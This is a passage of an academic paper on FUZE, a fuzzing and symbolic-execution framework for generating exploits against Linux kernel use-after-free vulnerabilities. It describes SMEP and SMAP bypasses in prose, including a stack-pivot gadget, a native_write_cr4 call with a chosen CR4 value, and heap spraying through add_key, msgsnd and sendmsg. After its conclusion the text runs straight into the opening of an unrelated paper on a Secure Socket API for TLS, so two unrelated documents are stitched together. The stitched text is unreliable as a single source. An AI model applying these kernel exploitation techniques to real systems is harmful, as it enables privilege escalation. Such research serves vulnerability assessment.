`KASAN` checks the occurrence of a dangling pointer at the time of its dereference, and we need to terminate the execution of a PoC before the dereference of a dangling pointer. As a result, we cannot simply use `KASAN` to facilitate the ability of the kernel module to identify dangling pointers.

To address this issue, we follow the procedure below. From the information obtained from `KASAN` log, we first retrieve the code statement pertaining to the dereference of the dangling pointer. Second, we perform an analysis on the kernel source code to track down the variable corresponding to the object freed but leaving behind a dangling pointer. Since such a variable typically presents as a global entity, we can easily obtain its memory address from the binary image of the kernel code. By providing the memory address to our kernel module, which monitors the allocation and free operations in kernel memory, we can augment the kernel module with the ability to pinpoint the occurrence of the target object as well as alert system call `ioctl` to redirect the execution of the wrapping function to the consecutive kernel fuzzing.

### 4.2.2 Under-Context Kernel Fuzzing

To perform kernel fuzzing under the context initialized above, we borrow a state-of-the-art kernel fuzzing framework, which performs kernel fuzzing by using sequences of system calls and mutating their arguments based on branch coverage feedbacks. Considering an initial context could represent different environment for triggering an UAF vulnerability, we set up this kernel fuzzing framework in two different approaches.

In our first approach, we start our kernel fuzzing right after the fuzzing context initialization. Since we wrap an instrumented PoC program as a standalone function, this can be easily achieved by simply invoking the wrapping function prior to the kernel fuzzing. In our second approach, we set up the fuzzing framework to perform concurrent fuzz testing. In Linux system, namespaces are a kernel feature that not only isolates system resources of a collection of processes but also restricts the system calls that processes can run. For some kernel UAF vulnerabilities, we observed that the free operation occurs only if we invoke a system call in the Linux namespaces. In practice, this naturally restricts the system call candidates that we can select for kernel fuzzing. To address this issue, we fork the PoC program prior to its execution and perform kernel fuzzing only in the child process. To illustrate this, we show a pseudo code sample in Figure 3. As we can observe, the program creates two processes. One is running inside namespaces responsible for triggering a free operation, while the other executes without the restriction of system resources attempting to dereference the data in the freed object.

In addition to setting up kernel fuzzing for different initial contexts, we design two mechanisms to improve the efficiency of the kernel fuzzing framework. First, we escalate fuzzing efficiency by enabling parameter sharing between the initial context and the fuzzing framework. For kernel UAF vulnerabilities, their vulnerable objects are typically associated with a file descriptor, an abstract indicator used for accessing resources such as files, sockets and devices. To expedite kernel fuzzing for hitting these vulnerable objects, we set up the parameters of system calls by using the file descriptor specified in the initial fuzzing context.

Second, we expedite kernel fuzzing by reducing the amount of system calls that the fuzzing framework has to examine. In Linux system 4.10, for example, there are about 291 system calls. They correspond to different services provided by the kernel of the Linux system. To identify the ones that can dereference a dangling pointer, a straightforward approach is to perform fuzz testing against all the system calls. It is obvious that this would significantly downgrade the efficiency in finding the system calls that are truly useful for exploitation facilitation.

To address this problem, we track down a vulnerable object using the information obtained through the aforementioned vulnerability analysis. Then, we search this object in all the kernel modules. For the modules that contain the usage of the object, we retrieve the sys-

At the fuzzing stage, our objective is to identify system calls for diversifying running contexts but not directly for generating exploitation. Therefore, we disable kernel address randomization for reducing the complexity of tracking down dangling pointers.

tem calls involved in the modules by looking up the `SYSCALL_DEFINEx()` macros under the directory pertaining to the modules. In addition, we include the system calls that belong to the subclass same as the ones already retrieved but not present in the modules. It should be noticed that this approach might result in the missing of the system calls capable of dereferencing dangling pointers. As we will show in Section 6, this approach however does not jeopardize our capability in finding system calls useful for exploitation.

## 4.3 Symbolic Execution

As is mentioned in Section 3.2, we perform symbolic execution under the context with the goal of determining whether a context could direct kernel execution to an exploitable machine state. In the following, we first describe how to set up symbolic execution based on the context obtained through the aforementioned kernel fuzzing. Then, we discuss how to identify the machine states truly useful for exploitation by using symbolic execution.

### 4.3.1 Symbolic Execution Setup

The random input fed into kernel fuzzing could potentially crash kernel execution without providing useful primitives for exploitation (*e.g.,* writing arbitrary data to an arbitrary address). As a result, we start our symbolic execution right before the site where kernel fuzzing dereferences a dangling pointer. To do this, we need to pinpoint the site of dangling pointer dereference, pause kernel execution and pass the running context to symbolic execution.

Different from kernel fuzzing, symbolic execution cannot leverage kernel instrumentation to facilitate this process. This is simply because we use symbolic execution for exploit generation and the exploit derived from instrumented kernel cannot be effective in a plain Linux system.

To address this issue, we utilize the information obtained through `KASAN` and dynamic tracing. As is mentioned in Section 4.1, the information obtained carries the code statement pertaining to the dereference of a dangling pointer. Since this information represents in the source code level, we can easily map it to the plain Linux system, and set a breakpoint at that site.

This approach could guarantee to catch the occurrence of a dangling pointer. However, the setup of the breakpoint could intervene kernel execution even at the time when the dangling pointer does not occur. This is because the statement could also involve in regular kernel execution. To reduce unnecessary intervention, we design `FUZE` to automatically retrieve the log obtained from the aforementioned dynamic tracing, and then examine if the pointer pertaining to the statement refers to an object that has already been freed at time the execution reaches to the breakpoint. We force the kernel to continue its execution if the freed object is not observed. Otherwise, we pause kernel execution and use it as the initial setting for consecutive symbolic execution.

### 4.3.2 Exploitable Machine State Identification

Starting from the initial setting, we create symbolic values for each byte of the freed object. Then, we symbolically resume kernel execution and explore machine states potentially useful for vulnerability exploration. To identify machine states exploitable, we define a set of primitives indicating the operations needed for exploitation. Then, we look up these primitives and take them as candidate exploitable states while performing symbolic execution.

Since primitives represent only the operations generally necessary for exploitation, but not reflect their capability in facilitating exploitation, we further evaluate the primitives guided by exploitation approaches commonly adopted, and deem those passing the evaluation as our exploitable states. In the following, we specify the primitives that `FUZE` looks up and detail the way of performing primitive evaluation.

**Primitives Specification.** We define two types of primitives – *control flow hijacking* and *invalid write*. They are commonly necessary for performing exploitation under a certain assumption.

A *control flow hijacking* primitive describes a capability that allows one to gain a control over a target destination. To capture this primitive during symbolic execution, we examine all indirect branching instructions and determine whether a target address carries symbolic bytes (*e.g.,* `call rax` where `rax` carries a symbolic value). This is because the symbolic value indicates the data we could control and its occurrence in an indirect target implies our control over the kernel execution.

An *invalid write* primitive represents an ability to manipulate a memory region. In practice, there are many exploitation practices dependent upon this ability. To identify this primitive during symbolic execution, we pay attention to all the write instructions and check whether the destination address or the source register or both carry symbolic bytes (*e.g.,* `mov qword ptr [rdi], rsi` where both `rdi` and `rsi` contain symbolic values). The insight of this primitive is that the symbolic value indicates the data we could control and its occurrence in a source register or a destination address or simultaneously both implies a certain level of control over an memory area.

**Primitive Evaluation.** As is described above, it is still unclear whether one could utilize the aforementioned primitives to facilitate his exploitation. Given a control

flow hijacking primitive, for example, it may be still challenging for one to exploit an UAF vulnerability because of the mitigation integrated in modern OSes (*e.g.,* SMEP and SMAP). To select primitives truly valuable for exploitation (*i. e.,* exploitable machine states), we evaluate primitives as follows.

As is specified in [26], with SMEP enabled, an attacker can use the following approach to bypass SMEP and thus perform control flow hijacking. First, he needs to redirect control flow to kernel gadget `xchg eax, esp; ret`. Then, he needs to pivot the stack to user space by setting the value of `eax` to an address in user space. Since the attacker has the full control to the pivot stack, he could prepare an ROP chain using the stack along with the instructions in Linux kernel. In this way, the attacker does not execute instructions residing in user space directly. Therefore, he could fulfill a successful control flow hijack attack without triggering SMEP.

In this work, we use this approach to guide the evaluation of primitives. At the site of the occurrence of a control flow hijacking primitive, we retrieve the target address pertaining to the primitive as well as the value in register `eax`. Since the target address carries a symbolic value, we check the constraint tied to the symbolic value and examine whether the target could point to the address of the aforementioned gadget. Then, we further examine if the value of `eax` is within range `(0x10000,` $\tau$`)`. Here, `(0x10000,` $\tau$`)` denotes the valid memory region. `0x10000` represent the end of an unmapped memory region, and $\tau$ indicates the upper bound of the memory region in user space.

Given SMEP enabled, another common approach [4] for bypassing SMEP and performing control flow hijacking is to leverage an invalid write to manipulate the metadata of the freed object. In this approach, one could leverage this invalid manipulation to mislead memory management to allocate a new object to the user space. Since one could have the full control to the user space, he could modify the data in the new object (*e.g.,* a function pointer) and thus hijack the consecutive execution of Linux kernel.

To leverage this alternative approach to guide our evaluation, we retrieve the source and destination pertaining to each invalid write primitive. Then, we check the value held in the destination. If that points to the metadata of the freed object, we further inspect the constraint tied to the source. We deem a primitive matches this alternative exploitation approach only if the source indicates a valid user-space address or provides one with the ability to change the metadata to an address in user space.

In addition to the approaches for bypassing SMEP, there is a common approach [21] to bypass SMAP and perform control flow hijacking. First, an attacker needs to set register `rdi` to a pre-defined number (*e.g.,* `0x6f0` in our experiment). Then, he needs to redirect the control flow to function `native_write_cr4()`. Since the function is responsible for setting register `CR4` – the 21st bit of which controls the state of SMAP – and `rdi` is the argument of this function specifying the new value of `CR4`, he could disable SMAP and thus perform a control flow hijack attack.

To use this approach to guide our primitive evaluation, we examine each control flow hijacking primitive and at the same time check the value in register `rdi`. To be specific, we check the constraints tied to register `rdi` as well as the target of the indirect branching instruction. Then, we use a theorem solver to perform a computation which could determine whether the target could point to the address of `native_write_cr4()` and at the same time `rdi` could equal to the pre-defined number.

It should be noticed that this work does not involve leveraging information leak for bypassing KASLR and acquiring the base address of kernel code segment. This is because there have been already a rich collection of works that could easily facilitate the acquirement of the base address of kernel code segment (*e.g.,* [12, 16]) and the facilitation of information leak provided by FUZE is neither a necessary nor a sufficient condition for successful exploitation. In addition, it should be noted that the symbolic execution applied above naturally provides FUZE with the ability to compute the data that needs to be sprayed to the freed object. In this work, we therefore utilize off-the-shelf constraint solver (*i. e.,* SMT) to compute values for all the symbolic variables while the symbolic exploration reaches to the machine states exploitable.

## 4.4 Technical Discussion

Here, we discuss some technical limitations and other design details related to kernel fuzzing and symbolic execution.

**Symbolic address.** When symbolically executing instructions in Linux kernel for exploitable state exploration, the symbolic execution might encounter an uncertainty where an instruction accesses an address indicated by a symbolic value. Without a concretization to the symbolic value, the symbolic address could block the execution without providing us with primitives useful for exploitation. To address this issue, our design concretizes the symbolic value with a valid user-space address carrying the content to which we have the complete control.

With this design, it is not difficult to note that, crafting an exploit with the symbolic address involved, one would have the difficulty in bypassing SMAP because an access to the user space is a clear violation to the protection of user-space read and write. However, as we will demonstrate in Section 6, in practice, this does not jeop-

ardize the effectiveness of FUZE in bypassing security mitigation. This is because FUZE has the ability to identify useful primitives through different execution paths which do not involve symbolic addresses.

**Entangled Free and dereference.** Recall that FUZE performs under-context fuzzing and diversifies contexts based on the practice of how a PoC program performs object free and dereference ( see the two different approaches in Table 3). In practice, a PoC might utilize a single system call to perform object free and its dereference. For cases following this practice, FUZE uses symbolic execution for exploitable state exploration but not performs kernel fuzzing. This is simply because we cannot eliminate the intervention of the consecutive dereference after a dangling pointer occurs, and the time window left for fuzzing is relatively short. While such a design limits the context that we can explore, it does not significantly influence the utility of FUZE. As we will show in Section 6, FUZE still provides us with the facilitation for UAF exploitation even if there is only one context for exploration.

## 5 Implementation

We have implemented a prototype of FUZE which consists of three major components – ❶ dynamic tracing, ❷ kernel fuzzing and ❸ symbolic execution. To perform exploration for vulnerability exploitability, FUZE takes a 64-bit Linux system vulnerable to UAF exploitation and runs it on QEMU emulator with KVM enabled. In this section, we present some important implementation details.

**Dynamic tracing.** To track down system calls as well as memory management operations in Linux kernel, we used ftrace to record information related to the memory allocation and free such as kmalloc(), kmem_cache_allocate(), kfree() and kmem_cache_free() etc.

Since Linux kernel might utilize RCU, a synchronization mechanism, to free an object, which could potentially fail our dynamic tracing to pinpoint a dangling pointer at the right site, we also force our dynamic tracing component to invoke sleep(). To be specific, our implementation inserts function sleep() right after the system call responsible for free operations, particularly for the PoC programs where free and dereference operations are separated in two different system calls but not introduce a race condition. For the PoC programs which trigger dangling pointers through a race condition (*e.g.,* the PoC program shown in Table 1), we insert function sleep() at the end of each iteration.

**Kernel fuzzing.** As is described in Section 4.2, we need to identify candidate system calls potentially useful for exploitation using kernel fuzzing. To do this, we can utilize syzkaller [2], an unsupervised coverage-guided kernel fuzzer. However, syzkaller defines and summarizes only a limited set of system calls specified in sys/linux/*.txt. Considering this set may not include the system calls which we have to perform fuzz testing against, our implementation complements declarative description for 16 system calls (see Appendix).

In addition, we augmented syzkaller with the ability to distinguish the kernel panics that are truly attributed to the system calls used by syzkaller. When performing kernel fuzzing, we expect the system calls used by syzkaller could dereference a dangling pointer and thus obtain a new running context for consecutive exploitation. However, it is possible that a dangling pointer is dereferenced by other processes and result in kernel panics. To address this, our implementation extends syzkaller to check the kernel panic based on the process ID as well as the process name.

**Symbolic execution.** We developed our symbolic execution component by using angr [1], a binary analysis framework. To enable it to symbolically execute Linux kernel, we first take a kernel snapshot right before dangling pointer dereference. Then, we use the QEMU console interface to retrieve current register values, kernel code section and the page where the vulnerable object resides. Considering the symbolic execution might request the access to a page not loaded as the input to angr in its consecutive execution, we also detect uninitialized memory access by hooking the operations of angr (*e.g.,* mem_read, mem_write) and migrate target pages based on the demand of symbolic execution with a broker agent. Last but not least, we extended angr to deal with symbolic address issues by adding concretization strategy classes.

## 6 Case Study

In this section, we demonstrate the utility of FUZE using real-world kernel UAF vulnerabilities. More specifically, we present the effectiveness and efficiency of FUZE in exploitation facilitation. In addition, we discuss those kernel UAF vulnerabilities, the exploitation of which FUZE fails to provide with facilitation.

### 6.1 Setup

To demonstrate the utility of FUZE, we exhaustively searched Linux kernel UAF vulnerabilities archived across the past 5 years. We excluded the UAF vulnerabilities that tie to special hardware devices to experiment as well as those that we failed to discover PoC programs corresponding to the CVEs. In total, we obtained a dataset with 15 kernel UAF vulnerabilities residing in various versions of Linux kernels. We show these vulnerabilities in Table 4.

| CVE-ID | # of public exploits | | # of generated exploits | |

**Table 5:** The Efficiency of fuzzing and symbolic execution.

Recall that FUZE needs to perform fuzzing and symbolic execution in two different settings. For each Linux kernel corresponding to the CVE selected, we therefore enabled debug information and compiled it in two different manners – with and without KASAN and KCOV enabled. For some vulnerabilities, we also migrate UAF vulnerabilities from the target version of a Linux kernel to a newer version by reversing the corresponding patch in the newer version of the Linux kernel. This is because some obsolete Linux kernels are not compatible to KASAN. As is mentioned in Section 4.3, the address space layout randomization is out of the scope of this work. Last but not least, we therefore disabled CONFIG_RANDOMIZE_BASE option in all Linux kernels that we experiment.

Regarding the configuration of FUZE, we performed kernel fuzzing and symbolic execution using a machine with Intel(R) Xeon(R) CPU E5-2630 v3 2.40GHz CPU and 256GB of memory. We limited our kernel fuzzing to operate for 12 hours with 4 instances, and fine-tuned our symbolic execution as follows. First, we restricted the maximum number of basic blocks on a single path to be less than 200. Second, we performed symbolic execution only for 5 minutes. Last but not least, for loops, we set symbolic execution to perform iterations for at most 10 times. With this setup, we could prevent the explosion of our symbolic execution.

To showcase FUZE can truly benefit the exploitation, we performed end-to-end exploitation using the exploitable machine states we identified. To be specific, we computed the data that needs to be sprayed based on the constraints tied to the exploitable states. Then, we performed the heap spray with three different system calls – add_key(), msgsnd(), sendmsg() – by following the techniques introduced in [33]. To fulfill exploitation using the exploitable states identified, we eventually redirect the execution to an ROP chain [26] commonly used for exploitation. To illustrate the exploits generated through the facilitation of FUZE, we have released some example exploits along with the virtual machine at [3].

## 6.2 Effectiveness

Table 4 specifies the amount of distinct exploits publicly available for each kernel UAF vulnerability as well as their capability of bypassing mitigation mechanisms commonly adopted (*i. e.,* SMEP and SMAP). We use this as our baseline to compare with exploits generated under the facilitation of FUZE. We show this comparison side-by-side in Table 4.

With regard to the ability to perform exploitation and bypass SMEP illustrated in Table 4, we first observe that there are only 5 publicly available exploits capable of bypassing SMEP whereas FUZE enables exploitation and SMEP-bypassing for 5 additional vulnerabilities. This indicates the facilitation of FUZE could not only significantly improve possibility of generating exploits but, more importantly, escalate the capability of a security analyst (or an attacker) in bypassing security mitigation.

For all the vulnerabilities that an attacker could exploit and bypass SMEP, we also observe a significant increase in the amount of unique exploits capable of bypassing SMEP. This indicates that our kernel fuzzing could diversify the running contexts and thus facilitate our symbolic execution to identify machine states useful for exploitation. It should be noticed that we count the amount of distinct exploits shown in Table 4 based on the number of contexts capable of facilitating exploitation but not the exploitable states we pinpointed. This means that, the exploits crafted for the same UAF vulnerability all utilizes

different system calls to perform control flow hijacking and mitigation bypassing.

Regarding the capability of disabling SMAP shown in Table 4, we discovered only 2 exploits publicly available and capable of bypassing SMAP. They attach to 2 different vulnerabilities – CVE-2016-8655 and CVE-2016-4557. Using FUZE to facilitate exploit generation, we observe that FUZE could enable and diversify exploitation as well as SMAP-bypassing for 2 additional vulnerabilities (see CVE-2017-8824 and CVE-2017-15649 in Table 4). In addition, we notice that FUZE fails to facilitate SMAP-bypassing for CVE-2016-4557 even though a public exploit has already demonstrated its ability to perform exploitation and bypass SMAP. This is for the following reason. As is described in Section 4.3, FUZE explores exploitability through control flow hijacking. For some exploitation such as privilege escalation, control flow hijacking is not a necessary condition. In this case, the exploit publicly available performs privilege escalation which bypasses SMAP without leveraging control flow hijacking.

In addition to the ability of bypassing mitigation and diversifying exploits, Table 4 reveals the capability of FUZE in facilitating exploitability. As we will discuss in the following session, there are 4 kernel UAF vulnerabilities for which FUZE cannot perform fuzzing because the PoC programs obtained all perform free and dereference operations in the same system call. However, we observe that FUZE can still facilitate exploit generation particularly for the vulnerabilities tied to CVE-2017-17053 and CVE-2016-10150. This is for the following reason. Kernel fuzzing is used for diversifying running contexts. Without its facilitation, FUZE only performs symbolic execution and explores machine states exploitable under the context tied to the PoC program. For the two vulnerabilities above, their running contexts attached to the PoC programs have already carried valuable primitives, which symbolic execution could track down and expose for exploit generation.

Last but not least, Table 4 also specifies some cases which FUZE fails to facilitate exploitation. However, this does not imply the ineffectiveness of FUZE. For the case tied to CVE-2015-3636, the vulnerability can be triggered only in the 32-bit Linux system, in which the Linux kernel has to access a fixed address defined by marco LIST_POISON prior to an invalid free. In a 64-bit Linux system on an x86 machine, this address is unmappable and thus this vulnerability cannot be triggered. For the case tied to CVE-2017-7374, the NVD website [10] categorizes it into a kernel UAF vulnerability. After carefully investigating the PoC program and analyzing the root cause of this vulnerability, we discovered that the root cause behind this vulnerability is actually a null pointer dereference. In other words, the vulnerability could make kernel panic only at the time when a system call dereferences a null pointer. Up until the submission of this work, for the cases tied to CVE-2013-7446, CVE-2017-15265 and CVE-2016-7117, both exhaustive search and FUZE have not yet discovered any exploits indicating their ability to perform exploitation. This is presumably because these vulnerabilities could result in only a Denial-of-Service to the target system or they could be exploitable only in support of other vulnerabilities.

## 6.3 Efficiency

Table 5 specifies the time spent on identifying the first context capable of facilitating exploitation or, in other words, the context from which the consecutive symbolic execution could successfully track down an exploitable machine state. We observe that FUZE could perform fuzz testing against 9 vulnerabilities. For all of them, FUZE could pinpoint a valuable context within about 200 minutes, which indicates a relatively high efficiency in supporting exploit generation. For the rest cases, there are mainly two reasons behind the failure of our fuzz testing. First, our kernel fuzzing has to start after the occurrence of a dangling pointer. However, for the case tied to CVE-2015-3636, the invalid free operation cannot be triggered in 64-bit Linux kernel. Second, for the other 4 cases, the free and dereference are entangled in the same system call. As is mentioned in Section 4.4, this practice leaves a short time frame for kernel fuzzing, and FUZE performs only symbolic execution.

To perform kernel fuzzing in a more efficient manner, syzkaller customizes these system calls and extends their amount to 1,203. As is mentioned in Section 4.2, we trim the set of system calls that FUZE has to explore for the purpose of improving the efficiency of FUZE. In Table 5, we show the amount of system calls that FUZE has to explore during 12-hour kernel fuzzing. For all the cases except for that tied to CVE-2014-2851, we can easily observe that FUZE cut more than 60% of system calls. Among them, there are approximately half of the cases, for which kernel fuzzing needs to explore only about 100 system calls. This implies the contribution to the efficiency in exploitation facilitation.

In addition to the efficiency of kernel fuzzing, Table 5 demonstrates the performance of symbolic execution. More specifically, the table shows the minimum, maximum and average length of the path from a dangling pointer dereference site to a control flow hijacking or an invalid write primitive. Across all cases except for CVE-2015-3636 – which we cannot trigger a UAF vulnerability in a 64-bit Linux system – we observe that the maximum number of basic blocks on a path is 86. This indicates primitives usually occur at the site close to

dangling pointer dereference. By setting symbolic execution to explore exploitable machine states within a maximum depth of 200 basic blocks, we could not only ensure the identification of exploitable states but also reduce the risk of experiencing path explosion.

## 7 Related Work

As is described above, our work could expedite the exploit generation for kernel UAF vulnerabilities as well as facilitate the ability of circumventing security mitigation in OS kernel. As a result, the works most relevant to ours include those facilitating the ability of bypassing widely-deployed security mechanisms as well as those automating the generation of exploits for a vulnerability known previously. In the following, we describe the existing works in these two types and discuss their limitations.

**Bypassing mitigation.** There is a body of work that investigates approaches of bypassing security mitigation in OS kernel with the goal of empowering exploitability of a kernel vulnerability. Typically, these work can be categorized into two major types – circumventing Kernel Address Space Layout Randomization (KASLR) and bypassing Supervisor Mode Execution / Access Prevention (SMEP / SMAP). It should be noticed that we do not discuss techniques for circumventing other kernel security mechanisms (*e.g.,* PaX / Grsecurity [27]) simply because – for the performance concern – they are typically not widely deployed in modern OSes.

Regarding the approaches of bypassing KASLR, a majority of research works focus on leveraging side-channel to infer memory layout in OS kernel. For example, Hund *et al.* [15] demonstrate a timing side channel attack that infers kernel memory layout by exploiting the memory management system; Evtyushkin *et al.* [11] propose a side channel attack which identifies the locations of known branch instructions and thus infers kernel memory layout by creating branch target buffer collision; Gruss *et al.* [12] infer kernel address information by exploiting prefetch instructions; Lipp *et al.* [22] leak kernel memory layout by exploiting the speculative execution feature introduced by modern CPUs. In this work, we do not focus on expediting exploitation by facilitating bypassing KASLR. Rather, we facilitate exploitation from the aspects of crafting exploits and bypassing SMEP and SMAP.

With regards to circumventing SMEP and SMAP, there are two lines of approaches commonly used. One is to utilize Return-Oriented Programming (ROP) to disable SMEP [18, 26] or SMAP [21], while the other is to leverage implicit page frame sharing to project user-space data into kernel address space so that one could run shellcode residing in user memory without being interrupted by SMEP or SMAP [20]. In this work, we follow the first line of approach to facilitate the ability of bypassing SMEP and SMAP. Different from the existing approaches in this type, however, we focus on exploring various system calls to facilitate the construction of an ROP chain. This is because chaining disjoint gadgets in OS kernel for bypassing SMEP and SMAP needs to explore the abilities of different system calls, which typically requires significant domain expertises and manual efforts.

**Generating exploits.** There is a rich collection of research works on facilitating exploit generation. To assist with the process of finding the right object to take over the memory region left behind by an invalid free operation, Xu *et al.* [33] propose two memory collision attacks – one employing the memory recycling mechanism residing in kernel allocator and the other taking advantage of the overlap between the physmap and the SLAB caches. To be able to control the data on a kernel stack and thus facilitate the exploitation of Use-Before-Initialization, Lu *et al.* [23] propose a targeted spraying mechanism which includes a deterministic stack spraying approach as well as an exhaustive memory spraying technique. To reduce the effort of crafting shellcode for exploitation, Bao *et al.* [7] develop ShellSwap which utilizes symbolic tracing along with a combination of shellcode layout remediation and path kneading to transplant shellcode from one exploit to another. To expedite the process of crafting an exploit to perform Data Oriented Programming (DOP) attacks, Hu *et al.* [14] introduce an automated technique to identify data oriented gadgets and chain those disjoint gadgets in an expected order.

In addition to the aforementioned techniques, the past research explores fully automated exploit generation techniques. In [5] and [9], Brumley *et al.* explore automatic exploit generation for stack overflow and format string vulnerabilities using preconditioned symbolic execution and concolic execution, respectively. In [25], Mothe *et al.* utilize forward and backward taint analysis to craft working exploits for simple vulnerabilities in user-mode applications. In [29], Repel *et al.* make use of symbolic execution to generate exploits for heap overflow vulnerabilities residing in user-mode applications. In [30–32], Shellphish team introduces two systems (PovFuzzer and Rex) to turn a crash to a working exploit. For PovFuzzer, it repeatedly subtly mutates input to a vulnerable binary and observes relationship between a crash and the input. For Rex, it symbolically executes the input with the goal of jumping to shellcode or performing an ROP attack.

In comparison with the exploit generation techniques mentioned above, the uniqueness of our work is mainly manifested in three aspects. First, our technique facilitates exploiting kernel UAF vulnerabilities which have higher complexity than other vulnerabilities. Second, our

technique facilitates kernel UAF exploitation at the stage of exploit crafting and mitigation bypassing. Third, as is discussed in earlier sections, our proposed techniques could explore different running contexts, which is essential for the success of kernel UAF exploitation.

## 8 Conclusion

In this paper, we demonstrate that it is generally challenging to craft an exploit for a kernel UAF vulnerability. While there are a rich collection of works exploring automatic exploit generation, they can barely be useful for this task because of the complexity of UAF and scalability of kernel code. We proposed `FUZE`, an effective framework to facilitate exploitation of kernel UAF vulnerabilities. We show that `FUZE` could explore OS kernel and identify various system calls essential for exploiting an UAF vulnerability and bypassing security mitigation.

We demonstrated the utility of `FUZE`, using 15 real-world kernel UAF vulnerabilities. We showed that `FUZE` could provide security analysts with an ability to expedite exploit generation for kernel UAF vulnerabilities, and even facilitate the ability of bypassing widely deployed security mitigation mechanisms built in modern OSes. Following this finding, we safely conclude that, from the perspective of security analysts, `FUZE` can significantly facilitate the exploitability evaluation for kernel UAF vulnerabilities. As future work, we will extend this exploitation framework to perform end-to-end exploitation without the intervention of manual efforts. In addition, we will explore more primitives for exploitation facilitation.

## Abstract

SSL/TLS libraries are notoriously hard for developers to use, leaving system administrators at the mercy of buggy and vulnerable applications. We explore the use of the standard POSIX socket API as a vehicle for a simplified TLS API, while also giving administrators the ability to control applications and tailor TLS configuration to their needs. We first assess OpenSSL and its uses in open source software, recommending how this functionality should be accommodated within the POSIX API. We then propose the Secure Socket API (SSA), a minimalist TLS API built using existing network functions and find that it can be employed by existing network applications by modifications requiring as little as one line of code. We next describe a prototype SSA implementation that leverages network system calls to provide privilege separation and support for other programming languages. We end with a discussion of the benefits and limitations of the SSA and our accompanying implementation, noting avenues for future work.

## 1 Introduction

Transport Layer Security (TLS[1]) is the most popular security protocol used on the Internet. Proper use of TLS allows two network applications to establish a secure communication channel between them. However, improper use can result in vulnerabilities to various attacks. Unfortunately, popular security libraries, such as OpenSSL and GnuTLS, while feature-rich and widely-used, have long been plagued by programmer misuse. The complexity and design of these libraries can make them hard to use correctly for application developers and even security experts. For example, Georgiev et al. find that the "terrible design of [security library] APIs" is the root cause of authentication vulnerabilities [11].

[1]Unless otherwise specified, we use TLS to indicate TLS and SSL

Significant efforts to catalog developer mistakes and the complexities of modern security APIs have been published in recent years [8, 12, 23, 4, 19]. As a result, projects have emerged that reduce the size of security APIs [20], enhance library security [1], and perform certificate validation checks on behalf of vulnerable applications [3, 18, 9, 5]. A common conclusion of these works is that TLS libraries need to be redesigned to be simpler for developers to use securely.

In this work we present the Secure Socket API (SSA), a TLS API for applications designed to work within the confines of the existing standard POSIX socket API already familiar to network programmers. We extend the POSIX socket API in a natural way, providing backwards compatibility with the existing POSIX socket interface. This effort required an analysis of current security library use to guide our efforts, and careful interaction with kernel network code to not introduce undue performance overhead in our implementation. The SSA enables developers to quickly build TLS support into their applications and administrators to easily control how applications use TLS on their machines. We demonstrate our prototype SSA implementation across a variety of use cases and also show how it can be trivially integrated into existing programming languages.

Our contributions are as follows:

- An analysis of contemporary use of TLS by 410 Linux packages and a qualitative breakdown of OpenSSL's 504 API endpoints for TLS functionality. These analyses are accompanied by design recommendations for the Secure Socket API, and may also serve as a guide for developers of security libraries to improve their own APIs.
- A description of the Secure Socket API and how it fits within the existing POSIX socket API, with descriptions of the relevant functions, constants, and administrator controls. We also provide example usages and experiences creating new TLS applica-

tions using the SSA that require less than ten lines of code and as little as one. We modify existing applications to use the SSA, resulting in the removal of thousands of lines of existing code.

- A description of and source code for a prototype implementation of the Secure Socket API. We also provide a discussion of benefits and features of this implementation, and demonstrate the ease of adding SSA support to other languages.
- A description of and source code for a tool that dynamically ports existing OpenSSL-using applications to use the SSA without requiring modification.

Previous findings have motivated the work for simpler TLS APIs and better administrator controls. This work explores utilization of the POSIX socket API as a possible avenue to address these needs.

We also discuss some finer points regarding the implementation and use of the SSA. We outline the benefits and drawbacks of our chosen implementation, and do the same for some suggested alternative implementations. For users of the SSA, we discuss the avenues for SSA configuration and its deployment with respect to different platforms and skill levels of users.

## 2 Motivation

TLS use by applications is mired by complicated APIs and developer mistakes, a problem that has been well documented. The `libssl` component of the OpenSSL 1.0 library alone exports 504 functions and macros for use by TLS-implementing applications. This problem is likely to persist, as the unreleased OpenSSL 1.1.1 has increased this number substantially. This and other TLS APIs have been criticized for their complexity [11, 12] and, anecdotally, our own explorations find many functions within `libssl` that have non-intuitive semantics, confusing names, or little-to-no use in applications. A body of work has cataloged developer mistakes when using these libraries to validate certificates, resulting in man-in-the-middle vulnerabilities [4, 11, 8].

A related problem is that the reliance on application developers to implement security inhibits the control administrators have over their own machines. For example, an administrator cannot currently dictate what version of TLS is used by applications she installs, what cipher suites and key sizes are used, or even whether applications use TLS at all. This coupling of application functionality with security policy can make otherwise desirable applications unadoptable by administrators with incompatible security requirements. This problem is exacerbated when security flaws are discovered in applications and administrators must wait for security patches from developers, which may not ever be provided due to project shutdown, financial incentive, or other reasons. Thus TLS connection security is at the mercy of application developers, despite their inability to properly use security APIs and unfamiliarity with the specific security needs of system administrators. One illustration of the demand for administrator control is the Redhat-led effort to create a system-wide "CryptoPolicy" configuration file [15]. Through custom changes in OpenSSL and GNUTLS, this configuration file allows developers to defer some security settings to administrators.

The synthesis of these two problem spaces is that developers lack a common, usable security API and administrators lack control over secure connections. In this paper we explore a solution space to this problem through the POSIX socket API and operating system control. We seek to improve on prior endeavors by reducing the TLS API to a handful of functions that are already offered to and used by network programmers, effectively making the TLS API itself nearly transparent. This drastically reduces the code required to use TLS. We also explore supporting programming languages beyond C/C++ with a singular API implementation. Developers merely select TLS as if it were a built-in protocol such as TCP or UDP. Moreover, this enables administrators to configure TLS policies system-wide, while allowing developers to use options to add configuration and request stricter security policies.

Shifting control of TLS to the operating system and administrators may be seen as controversial. However, most operating systems already offer critical services to applications to reduce code redundancy and to ensure that the services are run in a manner that does not threaten system stability or security. For example, application developers on Linux and Windows are not expected to write their own TCP implementation for networking applications or to implement their own file system functionality when writing to a file. Moreover, operating systems and system administrators have been found to focus more attention on security matters [17]. Thus we believe establishing operating system and administrator control of TLS and related security policies is in line with precedent and best practice.

## 3 SSA Design Goals

Our primary goal in developing the SSA is to find a solution that is both easy to use for developers and grants a high degree of control to system administrators. Since C/C++ developers on Linux and other Unix-like systems already use the POSIX socket API to create applications that access the network, this API represents a compelling path for simplification of TLS APIs. Other languages use this API directly or indirectly, either through imple-

mentation of socket system calls or by wrapping another implementation. If TLS usage can be mapped to existing POSIX API syntax and semantics, then that mapping represents the most simple TLS API possible, in the sense that other approaches would either need to wrap or redefine the standard networking API.

